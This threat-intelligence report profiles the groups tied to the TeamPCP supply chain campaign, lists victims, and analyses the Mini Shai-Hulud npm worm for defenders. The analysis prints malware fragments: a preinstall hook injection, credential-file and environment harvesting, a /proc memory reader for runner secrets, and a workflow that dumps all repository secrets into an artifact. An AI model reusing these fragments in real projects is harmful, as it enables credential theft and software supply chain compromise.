


FIGURE 11

Vect Ransomware Group announces its three-way alliance with BreachForums and TeamPCP; Source: BreachForums (screenshot)

The strategy aimed to mass-recruit forum members as affiliates to deploy ransomware against downstream victims of [TeamPCP's supply chain compromises](#). But it collapsed within weeks. By April 2026, researchers identified a critical encryption flaw that permanently destroyed any file larger than 128 KB, turning the ransomware into an unrecoverable data wiper.

Before its leak site went offline, Vect had listed Guesty (an alleged 700-GB breach) and S&P Global (an alleged 250-GB loss) under a “LiteLLM/Trivy campaign (TeamPCP)” banner. Neither claim was independently confirmed.

After the flaw surfaced, TeamPCP publicly distanced itself from Vect, saying it only uses its own private locker (CipherForce) and that the partnership was limited to Vect's negotiation team.

WHY IT MATTERS

Although Vect collapsed within weeks due to an encryption flaw that wiped data instead of encrypting it, its brief alliance with TeamPCP and BreachForums piloted a brand new model: mass-recruiting forum affiliates to deploy ransomware against the downstream victims of someone else's supply chain compromise.

According to the news website [GovInfoSecurity](#), the operation faltered, but TeamPCP appears to have continued ransomware operations under its own CipherForce brand.

4

LAPSUS\$: The Extortion Machine




FIGURE 12

LAPSUS\$'s staff member profile, listing a Tel Aviv location and the tagline "Long Live LAPSUS\$!" Source: Breached forum (screenshot)

The LAPSUS\$ group is an international, financially motivated cyber-extortion syndicate known for bypassing traditional ransomware encryption in favor of aggressive social engineering, data theft, and public shaming. Prior to the TeamPCP arrests, the two groups appear to have operated a clean division of labor, with TeamPCP acting as the initial access broker, harvesting cloud secrets and credentials. Our research indicates that TeamPCP then funneled that access to LAPSUS\$, which handled the extortion-facing side of the business.

By leveraging TeamPCP's automated upstream harvesting, LAPSUS\$ bypassed the need for tedious reconnaissance, phishing, or initial network intrusion. Instead, as our investigation of the groups' forum and leak-site activity shows, LAPSUS\$ used that access to auction and leak the stolen data, ultimately turning TeamPCP's supply chain compromises into high-profile extortion events (Figures 13-16).

QUICK FACTS

ALIASES:

DEV-0537, Strawberry Tempest

MOTIVATION:

Financial gain

OPERATORS BASED IN:

U.S., UK, Brazil

TARGETED COUNTRIES:

U.S., Brazil, India, and South Africa

TARGETED INDUSTRIES:

Technology giants, identity providers, telecommunications, gaming

OPERATIONAL ROLE ALONGSIDE TEAMPCP:

Pure cloud data extortion. Capitalized on the huge archive of AWS keys, Kubernetes secrets, and cloud SaaS tokens stolen by TeamPCP. They used these tokens to bypass perimeter security, conducting rapid, high-profile data exfiltration without needing to deploy ransomware.

4

LAPSUS\$: The Extortion Machine

(continued)

Claimed and reported joint LAPSUS\$/TeamPCP activity spans at least four incidents:

- **Checkmarx (late April 2026):** LAPSUS\$ published roughly 96 GB of Checkmarx data on its own leak site, including source code, API keys, database credentials, and employee details, following TeamPCP's initial compromise of the vendor.
- **Mercor (approximately April 2026):** downstream fallout from the LiteLLM supply chain compromise; LAPSUS\$ claimed to have stolen 4 TB of Mercor data, a breach traced to TeamPCP's supply chain campaign.
- **European Commission (approximately April 3, 2026):** LAPSUS\$ reportedly claimed related activity alongside ShinyHunters in the wake of TeamPCP's Trivy-based credential harvest. However, according to the European Commission, ShinyHunters is credited with publishing that dataset.
- **GitHub internal breach (May 19-21, 2026):** TeamPCP initially listed the roughly 4,000 stolen internal repositories on BreachForums for \$50,000. The data then appeared in LAPSUS\$'s leak site for \$95,000.




FIGURE 13

Checkmarx's data (source code, employee database, API keys, and MongoDB/MySQL credentials) listed for full download on LAPSUS\$'s leak site. Source: [BleepingComputer](#)




FIGURE 14

LAPSUS\$ auctions a 4-TB Mercor.com database and source code, monetizing access TeamPCP had harvested from the LiteLLM compromise. Source: [BreachForums](#) (screenshot)

FIGURE 15

TeamPCP's haul of roughly 4,000 private GitHub repositories, relisted on LAPSUS\$'s leak site. Source: [Dark Web Informer](#)

4

LAPSUS\$: The Extortion Machine

(continued)

TeamPCP's leadership was in custody when LAPSUS\$ published the PGP-signed manifesto shown in Figure 16. The message addresses TeamPCP directly, thanking the group for the "coverage" its operations provided and dismissing the arrests as a distraction.

LAPSUS\$ previously collaborated with TeamPCP on major supply chain breaches, so it likely still retains a substantial stockpile of stolen cloud credentials. Its extortion operations can therefore continue largely unhindered, even with TeamPCP's leadership in custody.




FIGURE 16
LAPSUS\$'s PGP-signed manifesto published after the August 2026 arrests of its TeamPCP partners. Source: LAPSUS\$'s leak website (screenshot)

WHY IT MATTERS

The TeamPCP/LAPSUS\$ partnership weaponized supply chain compromises into a mass-scale extortion engine. TeamPCP harvested cloud credentials, source code, and infrastructure keys at a scale no single extortion crew could gather on its own. LAPSUS\$ sought to monetize that access through public shaming and multimillion-dollar auctions.

Critically, as LAPSUS\$ itself warned in its September 2026 Chapter II manifesto, the lingering threat of these intrusions outlives the original hackers.

5

ShinyHunters: Ally in Name Only



FIGURE 17
ShinyHunters' leak site banner, boasting that the crew has been "rooting your systems since '19." Source: ShinyHunters leak site (screenshot)

ShinyHunters is a financially motivated cyber-extortion group that emerged around 2019-2020. It is known for mass data theft and a delayed "pay-or-leak" model rather than encryption-based ransomware. The group built its early reputation exploiting unsecured cloud buckets and public repositories to steal hundreds of millions of records from companies like Tokopedia, Wattpad, and Microsoft, before pivoting toward identity-based social engineering.

Unlike the four groups above, ShinyHunters does not appear to be a willing partner. It took what it could from TeamPCP's ecosystem and eventually turned on the group itself; [HackMag](#) reported that ShinyHunters, brought in to monetize TeamPCP's stolen data, began extorting victims on its own without sharing the profits and later leaked TeamPCP's internal chat log to Google researchers.

Infighting among cybercriminals may disrupt their operations in the short term, but the fallout can create a bigger secondary risk for legitimate organizations. Since TeamPCP was behind major software supply chain attacks, a full leak of its infrastructure could put stolen corporate credentials, API tokens, and access logs in the hands of a much wider pool of threat actors.

According to [SecurityAffairs reporting](#), ShinyHunters' most recent evolution is weaponizing the credentials and stolen secrets harvested from TeamPCP's poisoned developer tools. This could turn slow software compromises into a rapid, mass-scale extortion pipeline without deploying malware or running social-engineering campaigns of its own.

QUICK FACTS

ALIASES:

ShinySp1d3r and Google-tracked clusters UNC6240, UNC6661, UNC6671, UNC6395, and UNC6040; individual personas Hollow, Noct, and Depressed

MOTIVATION:

Financial gain

OPERATORS BASED IN:

Operators appear to function across multiple countries

TARGETED COUNTRIES:

U.S., EU, UK, Chile, Uruguay, UAE, India, Vietnam

TARGETED INDUSTRIES:

SaaS platforms, cloud environments, and enterprise identity providers, technology, retail, education, and financial services

OPERATIONAL ROLE ALONGSIDE TEAMPCP:

Opportunistic sabotage. Scammed access to TeamPCP's tooling via the Vect chat, hijacked their harvested cloud credentials, and ultimately turned on TeamPCP.

5

ShinyHunters: Ally in Name Only

(continued)

European Commission (March 2026):

[BleepingComputer](#) reported CERT-EU's findings, which state that ShinyHunters used TeamPCP's stolen secrets to exfiltrate 350 GB of data affecting 71 clients of the Europa web-hosting service. The stolen data allegedly included internal communications, contracts, and personal data from 42 internal European Commission departments and 29 other European Union entities. ShinyHunters published the data on its leak site on March 28.



FIGURE 18

ShinyHunters' listing for the European Commission's *.europa.eu environment: 350 GB+ of mail server dumps, databases, confidential documents, and more. Source: ShinyHunters' leak website (screenshot)

Cisco (initial access March 31, 2026; extortion attempt April 2026):

Attackers reportedly leveraged the same poisoned Trivy scanner to [infiltrate Cisco's AWS](#) and internal development environments on March 31. As reported by [SOCRadar](#), they then cloned over 300 private GitHub repositories. ShinyHunters then attempted extortion in April, claiming access to more than three million records from a cloud-based enterprise software company. However, the deadline passed without a data dump, likely due to internal friction with the broader TeamPCP ecosystem.



FIGURE 19

ShinyHunters' final warning to Cisco, claiming more than 3 million records from a cloud-based enterprise software company plus GitHub and AWS data, with an April 3 deadline that passed without a public leak. Source: [Dark Web Intelligence](#)

WHY IT MATTERS

ShinyHunters shows how stolen supply chain access spreads beyond the group that stole it. By commoditizing access generated from poisoned developer tools, extortion groups like ShinyHunters can bypass enterprise perimeter defenses rapidly, regardless of whether the upstream group considers them a partner.

Timeline: The Campaign at a Glance

The table below lists the key confirmed and alleged victims of TeamPCP's core campaign, which ran from March to July 2026. The victims include companies, government bodies, and open-source projects. For each incident, the table also shows the platform that was abused and the partners involved.

Date	Company / entity	Industry	Attack vector	Partners
March 19, 2026	Aqua Security	Software supply chain vendor	GitHub Actions Marketplace — malicious code force-pushed into trivy-action	TeamPCP
March 21-23, 2026	Checkmarx	Software supply chain vendor	GitHub Actions Marketplace — stolen PATs push malicious commits into kics-github-action	TeamPCP
March 24, 2026	BerriAI (LiteLLM)	Software supply chain vendor	PyPI — poisoned litellm package on the official registry	TeamPCP
March 25, 2026	Sportradar AG	Sports data/ betting tech	Trivy (downstream) — breached after running the poisoned scanner	TeamPCP + Vect + xpl0itrs
March 27, 2026	Telnyx	Software supply chain vendor	PyPI — poisoned Python SDK published to the official registry	TeamPCP
March 28, 2026	European Commission	Government	Trivy (downstream) — poisoned scanner leaked AWS credentials	TeamPCP + ShinyHunters + LAPSUS\$
March 31, 2026	Cisco	Technology	Trivy (downstream) — poisoned scanner in its own CI/ CD pipeline	TeamPCP + ShinyHunters
March 2026	RapidFort	Software supply chain vendor	Amazon S3 — allegedly exfiltrated under the joint CanisterWorm campaign	xpl0itrs + TeamPCP
April 22, 2026	Checkmarx	Software supply chain vendor	Docker Hub, VS Code Marketplace/OpenVSX, GitHub Actions — multichannel poisoning	TeamPCP
April 22, 2026	Bitwarden Inc.	Software supply chain vendor	npm — Bitwarden CLI hijacked via stolen npm tokens	TeamPCP
April 24, 2026	Elementary Data, Ltd.	Software supply chain vendor	GitHub Actions — malicious PR comment forges a signed release	TeamPCP
April 26, 2026	Checkmarx	Software supply chain vendor	Trivy/GitHub Actions — same root compromise as the earlier KICS incident	TeamPCP + LAPSUS\$
~April 2026	Mercor	Other (HR tech / AI recruiting)	PyPI (LiteLLM) — exposed via the already-poisoned dependency	TeamPCP + LAPSUS\$
Late April 2026	SAP SE	Software supply chain vendor	npm — malicious versions of official SAP CAP packages	TeamPCP
May 11-12, 2026	TanStack	Software supply chain vendor	npm — malicious versions incl. @tanstack/react-router	TeamPCP
May 11-12, 2026	OpenSearch	Software supply chain vendor	npm — malicious @opensearch-project/opensearch client	TeamPCP
May 11-12, 2026	UiPath	Software supply chain vendor	npm — 65 malicious versions across the @uipath scope	TeamPCP
May 19-21, 2026	GitHub	Software supply chain vendor	VS Code Marketplace — poisoned Nx Console extension compromised an employee device	TeamPCP + LAPSUS\$

The table lists key confirmed and alleged victim entities in TeamPCP's core March-July operations



What Made This Campaign Different

While threat actors frequently buy and sell access to one another, the alliance between TeamPCP, Vect, BreachForums, LAPSUS\$, and xpl0itrs broke new ground. Their collaboration established a new mass compromise model. The STRIKE Team's research revealed that:

- **Supply chain as a mass initial access broker:** TeamPCP bypassed both nation-state espionage and phishing-driven fraud by poisoning developer and security tools embedded directly in [CI/CD pipelines](#). By hacking the software factories themselves, the group compromised more than [1,000 cloud environments](#) and harvested credentials at scale.
- **The “credential archive” model:** TeamPCP chose packages, and the organizations that used them were affected as a result. By infecting widely used tools, the group amassed an archive of more than 500,000 stolen cloud access tokens, [AWS keys, and Kubernetes secrets](#). TeamPCP then let partner groups browse the archive and deploy their own extortion payloads.
- **Operationalizing cybercrime forums:** In March 2026, Vect and TeamPCP formally integrated BreachForums into their operational infrastructure, distributing affiliate deployment keys to roughly 300,000 members.
- **Dual monetization and extortion swarms:** TeamPCP [reportedly](#) maximized returns by feeding access to Vect, running its own proprietary ransomware (CipherForce), and collaborating with the ShinyHunters/LAPSUS\$ playbook. This allowed multiple distinct extortionists to monetize the same initial breach in different ways.

TeamPCP commoditized the supply chain attack. It proved that trusted software dependencies could be weaponized into a decentralized access market, leaving behind a proven operational blueprint that future threat actors may replicate.



Is the Mini Shai-Hulud Worm Still Active After the Arrests?

Even after the arrests of Thomson and Gaebler on August 26, 2026, Mini Shai-Hulud has continued to be resilient. The worm resurfaces periodically, months after the original May 2026 campaign. The last publicly known activity of the original payload was in late September 2026.

Based on threat intelligence published by Aikido, the Mini Shai-Hulud worm payload resurfaced on September 7, 2026, after 111 days of complete dormancy following its initial deployment in May. The exact same malicious payload was uploaded to the npm registry by a single account within the span of an hour, compromising four specific package versions: `feishu-docx-mcp@0.3.2`, `bmc-i18n-extract-cli@1.1.1`, `blueai-cli@0.7.0`, and `bmc-translate-utils@1.1.1`. This post-arrest activity indicates that either automated deployment pipelines established by the syndicate remain active, or unapprehended satellite members are continuing to leverage the group's malware.



Mini Shai-Hulud Analysis



Mini Shai-Hulud is the fourth generation of the worm and the name of the campaign that has been active since May. SecurityScorecard's technical analysis of the Mini Shai-Hulud worm sample shows how each stage works and where defenders can break the chain.

A note on naming: Mini Shai-Hulud is the 2026 generation of the Shai-Hulud worm family, tracked separately by [MITRE ATT&CK \(S9043\)](#). The attackers used both names themselves: "Shai-Hulud" for the worm open-sourced on the BreachForums CDN, and ["A Mini Shai-Hulud has Appeared"](#) as the description of the exfiltration repositories created during the 2026 waves. Because the names describe the same lineage at different levels, public reporting often uses them interchangeably. This report uses Mini Shai-Hulud for the sample and its waves, and Shai-Hulud for the family.

1. Overview

The Mini Shai-Hulud worm is known to have struck in two major waves in May 2026. It first struck a popular JavaScript/TypeScript library family. Soon after, the worm targeted a data visualization product. Between them the waves compromised hundreds of packages, including dependencies with millions of weekly downloads.

An analysis of a well-known payload ([e37e3ddeaaaa9e0c4fdbcb829b4895a6521031c80053fc436625b61e6ee5b1a6](#)) from the campaign shows it is a heavily obfuscated JavaScript worm built for the Bun runtime. At its core, Mini Shai-Hulud turns an ordinary, trusted dependency install into remote code execution inside a privileged build environment. Once running, it harvests every credential the host can reach, encrypts and exfiltrates the results, and then reuses stolen publishing and repository access to trojanize further packages, closing a worm loop.

The worm is dangerous because of where it runs: inside CI/CD pipelines, the automated build systems companies use to compile, test, and ship software. A build runner typically holds many sensitive credentials at once, including tokens for source control, package registries, and cloud accounts, and it runs unattended. Any code that executes during a job can read and use those credentials, including malicious code pulled in by a routine dependency install.

As a result, a single infected install on a build server can quietly expose credentials across the entire organization. Because the worm then uses the stolen access to republish itself, every victim becomes a source of new infections.

2. Publication and Install-Time Execution

The entry point is a malicious version of a legitimate package, typically a small version bump that adds a few files and one line to `package.json`. That one line is a lifecycle hook that the package manager runs automatically during install. We found the exact instruction the worm writes into a package it trojanizes:

JavaScript - package mutation - byte anchor 228,975

```
1 _0x3c1640["scripts"]??={},
2 _0x3c1640["scripts"]["preinstall"]="bun run "+o0,
3 _0x3c1640["dependencies"]??={},
4 _0x3c1640["dependencies"]["bun"]="^1.3.13";
```

The worm sets a `preinstall` script that runs Bun on its bundled payload (`o0` resolves to `index.js`) and adds Bun as a dependency so the runtime is present downstream. Any environment that installs this version and permits install scripts executes the payload with the developer's or build service's privileges. No human action beyond a routine install is required.

Two properties make this difficult to catch. First, the payload runs before any test, scan, or review step sees the code. By the time a scanner flags the version, it has already executed on every machine that installed it. Second, it uses Bun rather than plain Node, sidestepping tooling that only instruments Node while gaining direct filesystem, process, and cryptographic APIs.

At startup, the payload checks its environment. It looks for a decoy token prefix and a GitHub Actions workflow context, and it exits if the system locale is Russian. If the payload is running outside a recognized continuous integration (CI) environment, it then forks a detached child process marked `__DAEMONIZED=1` and takes a PID lock (`tmp.0987654321.lock`) in the OS temp directory. It also installs empty SIGINT and SIGTERM handlers and silently suppresses errors, so a quiet terminal does not mean nothing happened.

3. Credential Harvesting on the Runner

Once running, we found that the payload treats the runner as a credential surface and harvests secrets from four distinct locations. It merges everything into an in-memory buffer and immediately reuses any tokens it finds.




FIGURE 20
Four collection regions on a GitHub Actions runner. Orange = local host secrets; green = secrets reached by reusing the runner's own identity.

Files and Environment

A file collector iterates through an OS-specific target list ([.npmrc](#), [.aws/credentials](#), [.kube/config](#), [.ssh/id*](#), [.env](#), [.git-credentials](#), [.docker/config.json](#)) plus browser, wallet, and messaging stores, reading any matching file of 5 MiB or smaller in its entirety (larger files are skipped). We recovered the read logic:

JavaScript - file read - byte anchor 427,964

```
1 let _0x3e96ad=await _0x544214["readFile"](_0x46b2d1);
2 if(!_0x23a746(_0x3e96ad)){
3   let _0x5c25cb="BASE64:"+_0x3e96ad["toString"]("base64");
4   _0x5f08a2[_0x2f34e3]=_0x5c25cb; /* ... */
5 }else{
6   let _0x3dbc69=_0x3e96ad["toString"]("utf-8");
7   _0x5f08a2[_0x2f34e3]=_0x3dbc69; /* ... */
8 }
```

Whole files are copied into memory. Binary content is Base64-encoded, and text kept as-is. There is no password-only filter; full file content is retained. A separate shell collector runs [gh auth token](#) and captures the entire process environment:

JavaScript - shell + env collector - byte anchor 421,514

```
1 let _0x2a9339=_0x9db2e("gh auth token",{
2   'encoding':"utf-8", 'stdio':['pipe',"pipe","pipe"]
3 })[["trim"]()];
4 // [omitted]
5 _0x1be783["environment"]=process.env
```

On a runner, [process.env](#) routinely holds build tokens and service credentials, even when no corresponding file exists. Therefore, a secret can be collected without ever touching the disk.

Runner Memory — Defeating “Don’t Write Secrets to Disk”

The most build-specific to CI/CD environments is memory scraping. GitHub Actions decrypts a job's secrets into the worker process at runtime, so a secret never written to a file is still recoverable there. The collector gates on Actions + Linux and hands a Python reader to a privileged interpreter:

JavaScript - memory-dump gate - byte anchor 439,607

```
1 if(!this["isGitHubActions"]||!this["isLinuxRunner"])
2   return this["failure"]("Not Actions or Linux");
3 // [omitted]
4 return this["runPrivilegedStdin"]("python3",
5   this["getLinuxDumpScript"](_0x287b8b));
```

Python - embedded /proc reader (resource Dg)

```
1 pid = __PID__
2 map_path = f"/proc/{pid}/maps"
3 mem_path = f"/proc/{pid}/mem"
4 with open(map_path,'r') as map_f, open(mem_path,'rb',0) as mem_f:
5     mem_f.seek(start)
6     chunk = mem_f.read(end - start)
7     sys.stdout.buffer.write(chunk)
```

The reader walks `/proc/<pid>/maps`, seeks into `/proc/<pid>/mem`, and streams mapped memory back to the parent, which extracts records marked as secrets. The privileged launch uses `sudo`; on stock GitHub-hosted Ubuntu runners, the runner user has passwordless sudo, so the precondition is normally met.

Workflow Injection — Stealing Secrets from Other Repositories

With a token carrying repo and workflow scope, the worm enumerates up to 100 pushable repositories, selects up to five with interesting secret names, and writes a workflow file. The embedded workflow, displayed as “Run Copilot,” has GitHub’s own runner serialize every secret in scope into a downloadable artifact:

YAML - injected workflow (resource mg)

```
1 env:
2   VARIABLE_STORE: ${{ toJSON(secrets) }}
3 steps:
4   - uses: actions/checkout@de0fac2e...
5     - name: Copilot Setup
6       run: echo "$VARIABLE_STORE" > format-results.txt
7     - uses: actions/upload-artifact@bbbca2dd...
8       with:
9         name: format-results
10        path: format-results.txt
```

